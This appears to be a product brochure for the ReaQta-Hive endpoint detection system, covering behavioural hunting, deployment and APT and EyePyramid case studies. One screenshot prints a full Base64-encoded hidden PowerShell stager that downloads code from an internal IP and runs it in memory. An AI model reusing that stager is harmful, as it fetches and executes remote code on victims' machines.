
Process	C:\Windows\System32\Sysprep\Sysprep.Exe
PID	3124
PPID	936
User	NOVI\Adam
Signer	Microsoft Windows
Issuer	Microsoft Windows Verification PCA

PROCESS INDICATORS

Md5	10a7673fcdfcc67dccb9c03d1b2152d5
Sha1	Cc9e7fb8717d429f0420fa7400b7e94d7f2ddf42
Sha256	59b6fa978781bc2a54b4020b8af48509cffe7fc45fae7c7cc65ee9e7f4341876
Size	128512
Architecture	X64


Active hunting and IOC generation

What happens when an attacker disseminates dormant backdoors on different machines and those backdoors do not match the generated IOC? This is a very real possibility, especially when in-memory malware is used in place of traditional binary malware. These kind of threats leave virtually no traces of their presence and traditional IOC are mostly ineffective.



Malicious Powershell scripts growth trend in 2016

In order to uncover these subtle traces ReaQta-Hive adopts an advanced Data Mining engine capable of identifying shared behaviors instead of artifacts. This means that the analysis engine can detect processes that are behaving in a way that is similar to that of an identified threat and it can do even more: the same engine can identify instances that can potentially develop a malicious behavior but currently in a dormant state. It’s a way of looking at the future and an incredibly powerful tool to uncover hidden and dormant backdoors in a matter of seconds.



Path c:\windows\system32\windowspowershell\v1.0\powershell.exe
Size 471040
Signed Microsoft Windows
Issuer Microsoft Windows PCA 2010
Verified Yes
Expired No
SHA-256
10b9769dea878b2a6243712ae8e5e759786b6195a935b2eb58c30363b0f543c4
Cmdline C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -Enc

```
JAB3AEMAPQBOAEUAVwAtAE8AYgBKAGUAQwBUACAAUwB5AHMAdABF
AG0ALgBOAEUAVAAuAFcARQBCAEMATABJAGUAbgBUADsAJAB1AD0AJ
wBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AH
MAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAaQBk
AGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwA
aQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAVwBDAC4ASABFAGEARABFAF
IAUwAuAEEAZABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAk
AHUAKQA7ACQAdwBDAC4AUAByAE8AeABZACAAPQAgAFsAUwB5AHMA
VABFAG0ALgBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAFQAXQA6ADo
ARABFAGYAQQB1AGwAVABXAEUAQgBQAFIAbwBYAFkAOwAkAHcAQwAu
AFAAUgBPAHgAeQAuAEMAcgBlAEQAZQBOAFQASQBBAEwAcwAgAD0AIA
BbAFMAeQBTAHQARQBNAC4ATgBFAHQALgBDAFIARQBkAGUAbgBUAEkA
YQBMAEMAYQBDAEgAZQBdADoAOgBEAEUARgBhAFUATABUAE4ARQB0A
FcAbwByAEsAQwBSAEUAZABlAE4AdABJAGEAbABTADsAJABLAD0AJwA4
ACoASQBoADoAXQBHAHYAJgB3ADkATwB6AHsALwB4AHwAVQBAAG8AS
AAhAGQAdABjAFYANQApAFkAXAAzADIAJwA7ACQASQA9ADAAOwBbAG
MASABBAHIAWwBdAF0AJABiAD0AKABbAEMASABhAFIAWwBdAF0AKAA
kAHcAQwAuAEQATwBXAE4ATABvAEEARABTAHQAcgBpAG4AZwAoACIAa
AB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQA3ADMALgAxA
DIAOQA6ADgAMAA4ADAALwBpAG4AZABlAHgALgBhAHMAcAAiACkAKQA
pAHwAJQB7ACQAXwAtAGIAWABvAHIAJABrAFsAJABJACsAKwAlACQAaw
AuAEwAZQBuAGcAVABoAF0AfQA7AEkARQBYACAAKAAkAEIALQBqAG8AS
QBuACcAJwApAA==
```

Dormant in-memory only backdoor found by automated Data Mining

PROTECTION

ReaQta-Hive allows for the creation of behavioral policies that can be activated in those cases where protection is preferred over detection & tracking. Behavioral policies take advantage of the A.I. to instantly block an identified threat based on its behavior and they apply to all future similar threats. The behavioral approach provides a unique solution to protect an infrastructure when traditional protections methods are ineffective, like in those cases where an in-memory malware is used, or when it's not possible to tie an event to a specific IP address or hash. This flexibility is paramount for the organization in today's fast evolving threat landscape. When a more traditional approach is preferred, ReaQta-Hive offer protection policies based on traditional indicators such as hashes.

BEHAVIORAL POLICIES

PROTECTION RULES TIED TO A BEHAVIOR INSTEAD OF AN INDICATOR AND CAPABLE OF GENERALIZING TO NEW MALWARE VARIANTS


THE USE OF NETWORK CENTRIC SOLUTIONS LEADS TO A

LACK OF VISIBILITY

OVER THE ENDPOINTS


THAT IN TURN CREATES HIGH DEMAND FOR VISIBILITY OVER THE INFRASTRUCTURE

SANS INSTITUTE



VISIBILITY

One of the advantages of an agent-based solution, as opposed to a network based one, is that any digital evidence generated by a device can be tracked with absolute confidence up to its origin. Network monitoring provides limited visibility: traffic can be encrypted and when it's not, the only information acquired is which device is generating it. With ReaQta-Hive it's possible to tie every bit of information to its originator, answering the questions about who's generating the data and why. This means the analysts can track which process is performing a specific activity, who started it, when and where. Such a complete view of the events is simply not possible with network based solutions. Visibility is not limited to acquired data, at any point in time it's possible to query an endpoint, wherever it is, in order to obtain real-time information about its status. The A.I. will automatically augment the information provided by the endpoint in order to show potentially malicious processes, when a threat is identified termination can be executed remotely with a single click.



ps

776	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\LOCAL SERVICE	×
868	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\SYSTEM	×
912	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\SYSTEM	×
976	776	audiodg.exe	C:\Windows\Syst...m32\audiodg.exe	NT AUTHORITY\LOCAL SERVICE	×
372	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\LOCAL SERVICE	×
1072	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\NETWORK SERVICE	×
1172	464	spoolsv.exe	C:\Windows\Syst...m32\spoolsv.exe	NT AUTHORITY\SYSTEM	×
1204	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\LOCAL SERVICE	×
1516	464	xcd	C:\Program File...ls\xcd.exe	NT AUTHORITY\SYSTEM	×
1948	464	VSSVC.exe	C:\Windows\System32\VSSVC.exe	NT AUTHORITY\SYSTEM	×
320	644	WmiPrvSE.exe	C:\Windows\Syst...em\WmiPrvSE.exe	NT AUTHORITY\NETWORK SERVICE	×
2112	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\LOCAL SERVICE	×
2296	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\NETWORK SERVICE	×
2492	464	taskhost.exe	C:\Windows\Syst...32\taskhost.exe	DEP6\Khuma	×
2520	464	svchost.exe	C:\Windows\Syst...m32\svchost.exe	NT AUTHORITY\SYSTEM	×
2620	464	TPAutoConnSvc.exe	C:\Program File...AutoConnSvc.exe	NT AUTHORITY\SYSTEM	×
2632	912	taskeng.exe	C:\Windows\Syst...m32\taskeng.exe	NT AUTHORITY\SYSTEM	×
2680	868	dwm.exe	C:\Windows\System32\dwm.exe	DEP6\Khuma	×
2752	2592	explorer.exe	C:\Windows\explorer.exe	DEP6\Khuma	×
2936	2632	GoogleUpdate.exe	C:\Program File...oogleUpdate.exe	NT AUTHORITY\SYSTEM	×

Live endpoint data augmented by the A.I.

ARCHITECTURE

DEPLOYMENT

ReaQta-Hive can be quickly deployed via Active Directory using GPO or any other software inventory or application delivery solutions.

PERFORMANCES

The NanoOS is written with real-time performance in mind and it benefits from the hardware acceleration, and isolation, provided by modern CPUs. The amount of RAM used is just 8Mb and the CPU overhead is 0.5% up to 0.7% on older generation CPUs. The local A.I. uses an average of 20Mb of RAM. The agent's impact on the system is negligible without any noticeable difference in user experience. The amount of data transferred in normal conditions ranges from 10Mb to 15Mb per day per endpoint.

SUPPORT

Currently Windows 7, Windows 8, Windows 8.1, Windows 10, Windows Server 2008 R2, Windows Server 2012 and Windows Server 2016 are supported. Support for Mac OS, Linux, iOS and Android is already under way.

BACKEND


The A.I. processing unit and database server are tailored to the number of endpoints. As a general rule, up to 3000 endpoints, an 8-core system with 64GB of RAM and 4Tb of storage is enough for 6 months of data retention. ReaQta will provide exact specifications for each deployment and our partner network will take care of the hardware delivery when required. ReaQta invests heavily in HPC (High-Performance Computing) so ReaQta-Hive's infrastructure is fully capable of taking advantage of multiple small servers, a choice that is both cheaper for our customers and more reliable: redundancy and high-availability are inherent in the nature of HPC architectures.

ON-PREMISE OR IaaS

We understand that collected data might be sensitive to some clients, for this reason we offer full on-premise installation. If required, the installation can also be performed on an infrastructure provider chosen by the client. Once the installation and final tests are performed, ReaQta hands over control to the client.

INTELLIGENCE SHARING INITIATIVE

ReaQta has no access to customer's data. Customers can join the ReaQta Intelligence Sharing Initiative where incidents are processed by our datacenter and extracted indicators are shared within the community. Customers who opt-in to this initiative will benefit from additional protection and early-warning notifications. The participation is opt-in and all the data is processed according to the EU Data Protection Directive to ensure that no sensitive information leaves the client's premises.



ReaQta-Hive Infrastructure Diagram

CASE STUDIES

HOW ARE THEY ATTACKING


YOUR INFRASTRUCTURE?

CASE 1: IN-MEMORY APT

An allegedly state-sponsored spear phishing campaign is initiated against a government agency. A small number of endpoints are successfully compromised, the initial vector is a Word document taking advantage of a 0-day exploit to download and execute an in-memory malware leveraging Microsoft Powershell. A second 0-day is used for local privilege escalation after which the attackers quickly spread to different machines, including one of the Domain Controllers. When a compromised machine is identified as a server, a dormant backdoor is left running by the attackers, backdoors are different in each installation, they deliver data to another compromised local machine, used as a staging server that in turns exfiltrates the data to a network of different C&C servers.

ReaQta-Hive detected the initial vector of attack, tracking the attacker activities: usage of keylogger, credential harvesting, screenshot grabbing, local exploitation, lateral movements. The operator successfully hunted all dormant backdoors using the Data Mining functionalities of ReaQta-Hive. After tracking attackers' activities, behavioral policies have been put in place to protect the endpoints and the attack blocked after the necessary intelligence has been acquired.

The threat, due to its multi-staged deployment and in-memory operations, managed to successfully bypass the customer's network sandbox and traditional endpoint protection system.



MORE

Path c:\windows\system32\windowspowershell\v1.0\powershell.exe
Size 473600
Signed Microsoft Windows
Issuer Microsoft Windows Verification PCA
Verified Yes
Expired No
SHA-256
a8fdba9df15e41b6f5c69c79f66a26a9d48e174f9e7018a371600b866867da
b8
Cmdline
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -s -
NoLogo -NoProfile

HUNTING

It is possible to start an infrastructure-wide hunt of this process, looking for instances of this binary running on other devices. Do not start the hunting process on common binaries (i.e.: explorer.exe, powershell.exe, cmd.exe etc...)

MINING

If this process is *uncommon* and suspected of being used used as an attack vector, data mining will uncover similar instances running on other devices. Do not start data mining on common processes to avoid creating huge amounts of useless correlations.


Real-time reconstruction of the APT activity

CASE 2: EYEPYRAMID RAT

In 2017 a new threat dubbed EyePyramid has been publicly disclosed by the Italian authorities, its targets were located mostly in Italy and included different high profile figures: from Prime Ministers to the President of the European Central Bank, Magistrates, Ministries and politicians. The attacks started in 2010, although there appear to be evidence that the attacks might have started as early as 2008.

ReaQta-Hive engines identified correctly this threat without any prior knowledge. ReaQta immediately published technical details about this threat, customers were subsequently capable of hunting this threat for any past occurrence and deployed protection policies within minutes.

The threat was found to be sandbox resistant and successfully bypassed the perimeter protection systems of many institutions, local protection systems were bypassed easily, mainly due to the simplicity of the threat that didn't perform any obvious hiding operation and its highly-targeted nature that allowed it to be activated only on specific devices.



DETAILS

ENDPOINT	IMPACT	USER	DOMAIN	IP	DATE	CONNECTED	ACTIONS
NABUCODONOSOR	88	[redacted]		192.168.136.173	Jan 13, 2017		CONSOLE

DESCRIPTION

qbpye.exe exhibits an anomalous behavior.

BEHAVIORAL TREE

MORE

Path c:\windows\system32\qbpye.exe
Size 2251808
SHA-256 [redacted]

HUNTING

It is possible to start an infrastructure-wide hunt of this process, looking for instances of this binary running on other devices. Do not start the hunting process on common binaries (i.e.: explorer.exe, powershell.exe, cmd.exe etc...)

HUNT

